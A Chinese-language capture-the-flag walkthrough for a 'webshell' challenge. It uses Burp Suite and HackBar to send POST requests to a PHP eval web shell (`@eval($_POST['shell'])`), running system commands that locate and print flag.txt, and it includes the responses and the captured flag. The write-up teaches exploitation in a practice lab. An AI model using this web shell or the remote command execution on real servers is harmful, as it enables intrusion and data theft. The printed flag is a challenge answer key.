
没有使用菜刀,尝试了其他两种方式: 1、Burp Suite; 2、HackBar; 原理都是一样的,**注意** 使用 POST 方法提交哦。

1, Burp Suite:

1) 拦截到页面请求,将其转到 Repeater,并在最下方加入请求参数: shell = system("find / -name 'flag*'");




2) 查看 Response,最下方有目标文件路径:

/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/var/www/html/flag.txt
<?php @eval(\$_POST['shell']);?></body>

3) 修改 Repeater 中的请求参数为:

shell = system("cat /var/www/html/flag.txt");




4) 查看 Response 中的结果:

```
</hr>
</head>
<body>
<h3>你会使用webshell吗?</h3>
</h3>

cyberpeace{24a2c53976201b30a86ffccd813194c2}&lt;?php
@eval($_POST[&#039;shell&#039;]);?&gt;</body>
```

2 HackBar:

1)在 HackBar 中输入相应 URL 和请求参数,请求参数为需要执行的 shell: shell = system("find / -name 'flag*'");




2) 在原先的页面可以看到相应结果,在最下面即是目标文件的路径,如下图所示:

/sys/devices/platform/serial8250/tty/ttyS26/flags /sys/devices/platform/serial8250/tty/ttyS27/flags /sys/devices/platform/serial8250/tty/ttyS28/flags /sys/devices/platform/serial8250/tty/ttyS29/flags /sys/devices/platform/serial8250/tty/ttyS30/flags /sys/devices/platform/serial8250/tty/ttyS30/flags /sys/devices/platform/serial8250/tty/ttyS31/flags /var/www/html/flag.txt <?php @eval(\$_POST['shell']);?>

3) 继续在 Hackbar 中执行命令:

shell = system("cat /var/www/html/flag.txt");



4) 在原页面即可查看到 flag.txt 中的 flag 内容:

你会使用webshell吗?

cyberpeace{24a2c53976201b30a86ffccd813194c2}

<?php @eval(\$_POST['shell']);?>